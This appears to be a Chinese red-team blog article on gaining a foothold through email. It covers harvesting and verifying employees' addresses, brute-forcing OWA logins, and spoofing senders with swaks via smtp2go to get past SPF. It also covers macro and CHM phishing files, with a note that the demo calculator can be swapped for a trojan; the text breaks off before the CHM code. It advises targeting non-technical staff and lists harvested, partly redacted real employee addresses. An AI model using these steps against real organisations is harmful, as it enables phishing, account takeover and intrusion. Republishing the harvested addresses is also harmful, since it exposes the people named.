

# 红队测试之邮箱打点

原创 队员编号005 酒仙桥六号部队 5月12日

这是 酒仙桥六号部队 的第 5 篇文章。

全文共计2738个字，预计阅读时长8分钟。



## 前言

随着互联网信息快速发展，办公已经离不开网络的支持。邮箱成为了人们常用的办公方式之一。

本文主要从信息收集为第一步前提情况下，逐渐延伸到邮件钓鱼方向上，分别有：信息刺探、信息验证、邮箱定位、内容伪造、文件伪造等多个方面展开介绍。

在渗透测试过程当中，使用邮箱打点的方式来进行战场"土工作业"方式一点点掘进到对方内部当中也是常见的一种方式。

这一步是渗透测试重要的一步，在系统无漏洞或无任何头绪的情况下尝试该动作的概率较大。攻击者的内心总会觉得这个信息收集+邮件钓鱼这个组合动作能打出所谓的"漏网之鱼"。



## 信息收集

01

### 寻找目标开放的邮件服务端口和web端邮箱入口

#### (1) 通过扫描c段找到入口





### (3) 通过搜索引擎爬取

Google hack 搜索;

百度、搜狗、360、bing。

site:target.com intitle:"Outlook Web App"

site:target.com intitle:"mail"

site:target.com intitle:"webmail"

Shodan、fofa、zoomeye搜索等。

intitle:"webmail" inurl:cn



百度一下

网页 资讯 视频 图片 知道 文库 贴吧 采购 地图 更多»

时间不限 所有网页和文件 站点内检索 收起工具

相关搜索: ouhk webmail webmail登录 webmail uoft

### WebMail系统登录

用户名: @ 密码: 增强安全性 记住用户名mail.atjwh.cn ©2004-2024 版权所有 ...  
mail.atjwh.cn/ - 百度快照

### Login to webmail

邮箱登录Login to Webmail 用户 @ 密码 验证码 ...  
mail.hanwang.com.cn/ - 百度快照

### WebMail - Login

帳號: 密碼: 預設語系: 預設編碼: 雷電MAILD 使用安全注意事項: 1. 信箱使用完畢後, 請按登出來登出系統並關閉其瀏覽器視窗. 2. 使用期間若閒置過久...  
mail.cosmostech.cn/ - 百度快照

### WebMail | Powered by Winmail Server

1) 在本網站收發郵件 - 通過Webmail來收發和查閱郵件 POP3,SMTP 服務器都是: mail.knt.cn  
2) 使用收發郵件應用程序 - 如 Outlook Express, FoxMail... SMTP...  
mail.knt.cn/ - 百度快照

### WebMail | Powered by Winmail Server

1) Webmail 收發郵件 - 通過網頁來收發和查閱郵件 POP3,SMTP 服務器都是:  
mail.angelgroup.com.cn 2) 使用郵件客戶端 - 如 Outlook Express, FoxMail, Thunde...  
mail.angelgroup.com.cn/ - 百度快照

### WebMail系统登录

用户名: @ 密码: 增强安全性 记住用户名mail.huafuchem.cn ©2004-2024 版权所有 ...  
mail.huafuchem.cn/ - 百度快照

### WebMail系统登录

用户名: @ 密码: 增强安全性 记住用户名mail.fjqd.cn ©2004-2024 版权所有 ...  
mail.fjqd.cn/ - 百度快照

2

TOP COUNTRIES



Taiwan 2

TOP ORGANIZATIONS

New Century InfoComm Tech Co. 1

HiNet 1

TOP PRODUCTS

Microsoft IIS httpd 2

Object moved

New Century InfoComm Tech Co. Added on 2020-04-10 11:01:10 GMT Taiwan, Taichung

Object moved

spam. com.tw HINet Added on 2020-04-20 03:21:52 GMT Taiwan, Taichung

02

批量收集目标邮箱的一些常规途径

https://hunter.io/



Product Pricing

Sign in

Search bar with 'com' and 'Find email addresses' button

First name

Most common pattern: {first}.{last}@.com 19 email addresses

p g .com 1 source

http://szsh8.com/dpfx/4097764.htm Feb 15, 2019

h .com 3 sources

http://.com/en/kehufuwu/yiliaowangluochaxun.shtml Jun 20, 2016

http://.com/kehufuwu/contactus.shtml Jun 20, 2016

http://angloinfo.com/shanghai/directory/shanghai-insurance-car-home-l... Sep 18, 2017

REMOVED

p spectus .com 20+ sources

http://apnews.com/ca40aba60f374bb4b8367ea5763aa58d Apr 17, 2020


http://www.skymem.info/

om Find email addresses

**com** (149 emails) Buy Now

Buy now all 149 emails of this domain. This is the preview, first 9 emails.

#	Email (149)
6	enquiries@.com
7	linqing005@.com
8	recruitment@.com
9	cs.pacshk@.com



https://www.email-format.com/i/search/

Want to directly email someone at [redacted] but don't know their address? Ge

Maybe you just had an interview and didn't get a business card for a follow-up? Or you've got a name and nothing more from LinkedIn?

Don't sweat it, we've got you covered.

Identified Name Formats
  Representative Email Addresses
  Export to Excel

zhazhijing001@.com.cn	score 0 (found Jul 2013 - special.zhaopin.com/sh/2008/pingan021917)
pub_payh_campus@.com.cn	score 0 (found Jul 2013 -)
zhuquan001@.cn	score 0 (found Jul 2013 -)
lifeng3@.cn	score 0 (found Jul 2013 -)
liqijian001@.cn	score 0 (found Jul 2013 -)
miaoting002@.cn	score 0 (found Jul 2013 -)
zp_paamc@.cn	score 0 (found Jul 2013 -)
niexiaoping001@.cn	score 0 (found Jul 2013 -)
shzhaopin@.cn	score 0 (found Jul 2013 - so.jobmet.com)

这款提莫工具也具有相关域名邮箱搜集能力。

https://github.com/bit4woo/teemo

文件(F) 编辑(E) 格式(O) 查看(V) 帮助(H)

Pub\_LianPu@[redacted].com.cn  
Pub\_TianXiaTong@[redacted].com.cn  
Pub\_yrtfundir@[redacted].com.cn  
SHAOYUJIE023@[redacted].com.cn  
YZQ@[redacted].com.cn  
Zengfan323@[redacted].com.cn  
callcenter@[redacted].com.cn  
dept\_creditcard@[redacted].com.cn  
dept\_pakjcptztd@[redacted].com.cn  
fangqi275@[redacted].com.cn  
kfzx@[redacted].com.cn  
liling061@[redacted].com.cn  
liurui496@[redacted].com.cn  
liyanxia723@[redacted].com.cn  
lizhijihua@[redacted].com.cn  
pabdsh@[redacted].com.cn  
pengting343@[redacted].com.cn  
[redacted]ongke@[redacted].com.cn  
[redacted]entures@[redacted].com.cn  
pr@[redacted].com.cn  
pub\_JRYZTxqyxdbserv@[redacted].com.cn  
pub\_health\_online@[redacted].com.cn  
pub\_jtdxpt@[redacted].com.cn  
pub\_[redacted].jwizard@[redacted].com.cn  
pub\_[redacted].kjxxsd@[redacted].com.cn  
[redacted]524@[redacted].com.cn

还有从搜索引擎、空间搜索引擎、社交、招聘网站等搜邮箱的方式。

<https://github.com/laramies/theHarvester>

这款工具默认集成了很多 api,通过这些接口我们可以很方便快捷的去批量抓取目标邮箱。因为api都是默认的,有些没有填,所以结果比较少,因此在实战过程中配合其他工具搜索,然后结合汇总最终的查询结果。

```
python3 theHarvester.py -d xxx.com -l 1000 -b all -f test.html
```

```

An exception has occurred:
  Searching 0 results.
[*] Searching Trello.

[*] No IPs found.

[*] Emails found: 16
-----
admin@[REDACTED].com.cn
chensu109@[REDACTED].com.cn
dept_ljszghkfwb@[REDACTED].com.cn
dept_pazcdsfzcglsyb@[REDACTED].com.cn
fuqiang021@[REDACTED].com.cn
liurui496@[REDACTED].com.cn
pub_gdsz@[REDACTED].com.cn
pub_bdsh@[REDACTED].com.cn
pub_qhyjs@[REDACTED].com.cn
pub_hengke@[REDACTED].com.cn
pub_tianxiatong@[REDACTED].com.cn
pub_ylxszyfbx@[REDACTED].com.cn
pub_sec@[REDACTED].com.cn
pub_ub_skxbkfhdfpt@[REDACTED].com.cn
pub_yrtfundir@[REDACTED].com.cn

```


03

### 验证邮箱

在收集邮箱之后，我们要对邮箱进行验证，因为有些邮箱目标企业人员已经放弃或不用（离职，职位调动等）。

(1) 通过mailtester.com可以查询邮箱地址是否存在。

<https://mailtester.com/testmail.php>





## (2) verifyemail这款工具可批量验证邮箱。

<https://github.com/Tzeross/verifyemail>

```

2020-05-01 23:32:11,535 - verifyemail.py [line:24] - INFO: 正在查找邮箱服务器
2020-05-01 23:32:11,551 - verifyemail.py [line:27] - INFO: 查找结果为: ['mx1.qq.com', 'mx3.qq.com', 'mx2.qq.c
2020-05-01 23:32:11,551 - verifyemail.py [line:53] - INFO: 正在连接服务器...: mx1.qq.com
2020-05-01 23:32:11,803 - verifyemail.py [line:57] - DEBUG: (250, b'newxmmsza61.qq.com-10.55.209.13-47008059
2020-05-01 23:32:11,876 - verifyemail.py [line:60] - DEBUG: (250, b'OK.')
2020-05-01 23:32:12,021 - verifyemail.py [line:62] - DEBUG: (250, b'OK 1')
2020-05-01 23:32:12,021 - verifyemail.py [line:24] - INFO: 正在查找邮箱服务器
2020-05-01 23:32:12,030 - verifyemail.py [line:27] - INFO: 查找结果为: ['163mx03.mxmail.netease.com', '163mx0
com', '163mx00.mxmail.netease.com']
2020-05-01 23:32:12,031 - verifyemail.py [line:53] - INFO: 正在连接服务器...: 163mx03.mxmail.netease.com
2020-05-01 23:32:12,132 - verifyemail.py [line:57] - DEBUG: (250, b'OK')
2020-05-01 23:32:12,151 - verifyemail.py [line:60] - DEBUG: (250, b'Mail OK')
2020-05-01 23:32:12,176 - verifyemail.py [line:62] - DEBUG: (250, b'Mail OK')
2020-05-01 23:32:12,196 - verifyemail.py [line:57] - DEBUG: (250, b'OK')
2020-05-01 23:32:12,215 - verifyemail.py [line:60] - DEBUG: (250, b'Mail OK')
2020-05-01 23:32:13,235 - verifyemail.py [line:62] - DEBUG: (550, b'User not found: [REDACTED]@163.com')
[REDACTED]qq.com : True, [REDACTED]@163.com : True, [REDACTED]@163.com : False]

```

## (3) mailtester.py

这款工具可以自动组合邮箱地址再根据组合的结果逐个验证。

脚本的好处在于,它会根据 First / Last Name 中的名字随意拼装组合,然后再对其进行逐个验证。

当我们在对邮箱用户进行枚举的时候,尽量多找一些字典,如中国人姓名拼音、字母缩写 top100, 1000, 10000, 此处我们需要更多的鱼叉,多一个邮箱就多一份成功率。

当然可以把搜集到疑似网络管理员、运维人员、安全部门的人员提取出来,这些人单独写邮箱或者不发,因为这些人安全意识相对较高,容易打草惊蛇,我们需要对一些非技术员工安全意识薄弱的人下手,挑软柿子捏。

表 2 全国使用最多的 10 个姓名

排名	名字	人数	男性	女性
1	张伟	294282	252224	42058
2	王伟	287101	244958	42143
3	李娜	273074	318	272756
4	王芳	271550	3213	268337
5	李伟	266037	227077	38960
6	王静	249416	13642	235774
7	李静	248898	19211	229687
8	张敏	247151	40224	206927
9	刘伟	237853	200368	37485
10	张静	237713	14374	223339

公安部户政管理研究中心 制

这里可以配合这个网址<https://www.aies.cn/pinyin.htm> 根据收集到的目标信息制定对应人名字典进行组合。

	A	B	C	D	E
1	Company	Domain	First Name	Last Name	
2		com.cn	Li	qing	
3		cn	Wang	li	
4		com	Zhang	jun	
5					
6					

```
root@kali:~/mailtester# python mailtester.py start-up
Processing, please wait...
Streak stage: streak_stage
TestingAzhang@.com valid.csv
VALID : zhang@.com
Testing li@.com.cn
Testing jun@.com
VALID : jun@.com
Testing wang@.cn
Testing li@.cn
Testing wangli@.cn
Testing zhangjun@.com
VALID : zhangjun@.com
Testing wang.li@.cn
Testing li.wang@.cn
Testing zhang.jun@.com
VALID : zhang.jun@.com
Testing qing@.com.cn
Testing jun.zhang@.com
Testing zjun@.com
Testing wli@.cn
VALID : zjun@.com
Testing wangl@.cn
Testing zhangj@.com
VALID : zhangj@.com
Testing liqing@.com.cn
Testing li.qing@.com.cn
Testing qing.li@.com.cn
Testing lqing@.com.cn
Testing liq@.com.cn
```

已选中“valid.csv” (252 字节)


## 04

### 邮箱爆破

这种方式的弱口令爆破只适用于目标企业自己的邮件服务器如owa等 像百度腾讯阿里网易的邮箱不优先考虑。

用到的工具medusa、hydra、SNETCracker、APT34组织 owa爆破工具等。

另外邮箱用户名与密码往往还会使用公司简称+2019, 2020等社工口令, 多一个字典就多一份成功率。



# 钓鱼

01

## 邮箱伪造

一般情况下没有SPF可以 直接用swaks伪造。



tesst you aree ss

这里简单讲一下spf和dkim。

SPF: 可以大致理解它的作用是确认邮件的ip地址到底是不是在它域名的spf记录里面，如果在的话，就说明一封正确的邮件，不是的话就会被丢弃。

DKIM:它的作用主要是来校验邮件数据在传输过程中是否被修改过，也可以简单的理解为确保邮件在发送过程中的完整性。

在有SPF的情况下，就需要绕过SPF,可以使用swaks+smtp2go，需要借助到邮件托管平台来绕过SPF监测。

SMTP2GO的配置：

需要建立账户和验证域名。

**SMTPGO**

- Dashboard
- Reports
- Settings
- SMTP Users**
- IP Authentication
- Sender Domains
- Display Settings
- Sending Options
- Webhooks
- API Keys

## SMTP Users

SMTP users are permitted to send emails over SMTP with a username and password.

### Manage SMTP Users

Username

123

663

**Add SMTP User**

**Connecting via SMTP**

SMTP Server: mail.smtp2go.com  
 SMTP Port: 2525  
 Alternative ports: 8025, 587, 80 or 25. TLS is available on the same ports.  
 SSL is available on ports 465, 8465 and 443.

**Default Rate Limit Per User**

If a user has no rate limit set, they'll use this default limit. It's currently set to **Unlimited**.

**Change Rate Limit Default**

**SMTPGO**

- Dashboard
- Reports
- Settings
- SMTP Users
- IP Authentication
- Sender Domains**
- Display Settings
- Sending Options
- Webhooks
- API Keys

## Sender Domains

Add domain names on this page that you will send emails from. This will allow your emails to be properly authenticated, and improve delivery rates. Only add domains that you own, as you will be required to update your DNS records. We have some guides for popular webhosts here.

Note: it can take up to an hour for some providers to make DNS changes live.

As we were unable to ascertain the age of this domain, verification won't enable. To remove your limit, either [upgrade your account](#) or add an older domain.

### Configure your DNS records for it[redacted].ml

- Go to your DNS provider (🔗)
- Add the following CNAME records:

Type	Hostname	Enter This Value
CNAME <input checked="" type="checkbox"/>	em[redacted]non.ml <small>Note: some providers require entering just em413428 instead.</small>	return.smtp2go.net
CNAME <input checked="" type="checkbox"/>	s4[redacted]italycannon.ml <small>Note: some providers require entering just s413428_domainkey instead.</small>	dkim.smtp2go.net
CNAME <input checked="" type="checkbox"/>	link[redacted]on.ml <small>Optional tracking domain (used for open tracking and unsubscribe links).</small>	track.smtp2go.net

**Verify** **Back**

**SMTPGO**

- Dashboard
- Reports
- Settings
- SMTP Users
- IP Authentication
- Sender Domains**
- Display Settings
- Sending Options
- Webhooks
- API Keys

## Sender Domains

Add domain names on this page that you will send emails from. This will allow your emails to be properly authenticated, and improve delivery rates. Only add domains that you own, as you will be required to update your DNS records. We have some guides for popular webhosts here.

Note: it can take up to an hour for some providers to make DNS changes live.

### Manage your Domains

example.com **Add Domain**


Domain	Status	Tracking Domain
it[redacted].ml	<b>Verified</b>	<b>Enabled</b>
[redacted]	<b>Unverified</b>	<b>Disabled</b>

```

1 swaks --to xxx@163.com
2 --from admin@gov.com
3 --ehlo xxx
4 --body "hello , i'm 007"
5 --server mail.smtp2go.com -p 2525 -au user -ap pass

```

在邮箱地址下面会出现由xxx平台代发，当然没有仔细看或者不懂技术的人员很容易上当。



另一种方法也可以保存eml格式文件。

打印 | 显示邮件原文 | 导出为eml文件 | 邮件有乱码? | 转发到群邮件 | 保存到记事本 | 添加到日历 | 作为附件转发

Dear Customer,

You can reset the password for your control panel account by using the information below:

\*\*\*\*\*

删除from之前的字段,修改To字段邮箱。

```

1 swaks --to test.163.com
2 --from admin@110.com
3 --data 1.eml --h-from
4 --server mail.smtp2go.com -p 2525 -au user -ap pass

```

```

4 X-QQ-FEAT: 1f10PgKjohWkmmrnyH2FznBceoprOfenG94YnieSHBJSztMBgnutearzn6mMB
5 IJzmLJoEhCPesh24XugxwkjgzuyfVts+Om7MtQrKwCuueaAoirDQk7gD2+e6wConpmsuwcl
6 LXDD83/EGjvrRHCKdtdDOKkkH6HA5qi+G89TTNs0TW5fdlnJcxIiRke2yQJUML1FsNBEJMH
7 1+Oc8rLgbVPZA1LaSRhYiONE/AsXgTOR711I0qBZuZOLkygOqrisbQzCvZLPop0+c4LncVrL
8 V4g7cVy21oIDbytf2v8DH1DEXieixWKOZVhBjQGA30cibz
9 X-QQ-MAILINFO: NbUxUZktP+7Ycq8oWqdmwc4NS/13vmluT6Dfj6+GMDySqfxmQjIauB1Ty
10 +iYKiG15Bsf0mB+geb2wR6tmSchA+ii+rKh0ndFF8cfy1KKCwVr3CDnjP0Y1QcCum4bhCgz
11 9g40uHv6ynhivixXpCdEpZ2uv4AqTyTclvzcp/EwI89/
12 X-QQ-mid: mxszc47t1579788350tikfgamcf
13 X-QQ-ORGSENDER: suppor .com
14 X-QQ-XMAILINFO: NwXQZqxLWtCeGez5V/pGxpUwmvtq7z4Is7miTXWECm01/DpinCdTb1R8DCMnp3
15 r4B16jBs713ZVKG4P6fKpQhsDyIfcseL0s+RM3iTa5ab7TeLtVvqHMZtNv+wFKK50+Du7n7LX1Y
16 0h6U2NcTg8Roas0g+ZbWNwmvcqPvpoy9RSperCGyYpJKlt1ZzW26ltTthHiQCJs9+okFj+ilQt:
17 nE6VjRJeQYz8YlqcI9W6VXi7i4/1oF337Z7UCS9maFFL2LHKZ7kcDddbZENmpO3NTEyJ8MrLk3d
18 OrR6SDusuRSSme3zRMz1ZulmPRT7zj0Bdgpv+qrX47VqYIAoh/LNrWmduc2sKDKk6szZC2ML+FXV
19 p3YNO8W0PbARzEh1sc8rgFVmUICMSuXU+gExN5rYgsSMiioniyG45E35NY8B7IjOHgYVioK214q
20 WhR0tQsJWU6zp/YDHbtV7B+wX0AV1p19DBCK1bChxNJakGsuF1IcNk/Sc81cY6Wjff7wcx1HnQp
21 7mPHITgHxjXrCFsIXU3IvMVolE9GEHa9FVG8OXHACwsMQqiktih142/sBNU5yHqWy5zxXJ9QPP0
22 asdlve4YytIdUyB5aSLY0JHqglcvpmaUxXv+roBXWDXDL3VfvVz8/jAJ4HaZhYK4Vm/XXHJoeamg
23 7q14MAKS0VNaOmPfoS/jaaxz7TVR2qP7i22qWXLm10H5WD6C9L3z1n6280YIAwQk6w==
24 Date: Thu, 23 Jan 2020 09:05:50 -0500
25 DKIM-Signature: v=1; a=rsa-sha256; c=relaxed/relaxed; d=vultr.com; s=mail;
26 t=1579788350; bh=wd/Aa/hA3auV4K6+o1QiJfTmvg7MwcYlmb2Cic8XcMI=;
27 h=To:From:Subject;
28 b=PF8sKkdBzyWtRLNxdyS099cn10Ma3JHWDdkF6WdEMWsRZ6qQztkqfO6Yp20rDlaKT
29 2BLPYSylS3ykOjXoOccoEqKQsYl9CYdR0jEfsOMG4o5jiXcPaDFGXixLwuxqYUGA1Q
30 lNVNdgOxYx9AkGCUuygWFGw+QqFPwRhQhL1Eianhj8bKUC6IREbtAAjSEMeIIP+vN
31 702UoUGfK9o/SM81v1DPlz6EatroOfE62707LCYPOLvLQONzVOsj4QhAaCDFensvDP
32 105308/1YUjEqJVfAfeojzmfLamVeZwXawyIxfF6/siPWYRJOaGQ9MuvccIFk4P+wG
33 u/HjlvBSXuqaQ==
34 From: [redacted] r.com>
35 To: 2 [redacted] @qq.com
36 Subject: Vultr.com - Password Recovery
37 Message-ID: <529311a21c3bcac82705e3f62012813@vultr.com>
38 X-Auto-Response-Suppress: All
39 MIME-Version: 1.0
40 Content-Type: text/plain; charset=UTF-8
41 Content-Transfer-Encoding: base64
42
43 RGVhciBDdXN0b211ciwKCl1vdSBjYW4gcwVzZXQgdGh1IHh3c3N3b3JkIGZvciB5b3VyIGNvbnRy
44 b2wgcGFuZwWgYWNjb3VudCBieSB1c2luZyB0aGUgaW5mb3JtYXRpb24gYmVsb3c6CgpVc2VyoAiY
45 NjIxNDE0Mjc4QHFxLmNvbQpQYXNzd29yZCByZXN1dCBsaW5rOiBodHRwczovL215LnZlbHRyLmNv
46 bS9wYXNzd29yZm9yZWVudmVyLz9yZWVudmVyX2NvZGU9NGYxYmU4YWFjZTdhMzk1ZmIyYWYzNGQ4
47 MDQ5MGI0M2Q5ZGEwMGEyOGNjODh1OTZiYmRlZWElYjMyN2FmOWViZGogKLS0gVnVsdHIuY29tIFN1
48 cHBvcnQvVG9vbSAtLQoKRm9sbG93IHVzIG9uIFR3aXR0ZXI6IGh0dHBzOi9vdHdpdHR1ci5jb20v
49 dnVsdHIKCG==

```

### 钓鱼文件制作

#### 1) 传统宏文件




**Macro Instructions**

Follow these steps to add this Macro to a Microsoft Word or Excel document:

1. Open Microsoft Word or Excel
2. Go to **View -> Macros -> View Macros**
3. Change **Macros in** to the current file
4. Give your macro a name (any name is OK)
5. Click **Create**
6. Clear the editor
7. Press **Copy Macro** to copy the macro to your clipboard.
8. Paste the macro
9. Close the macro editor window
10. Save the document as a macro-enabled document

**Copy Macro**



## 2) CHM钓鱼

新建一个文件夹将以下代码复制到index.html中，然后EasyCHM工具生成就可以了。

这里是弹出一个计算器，可以把计算器换成我们的木马。

```

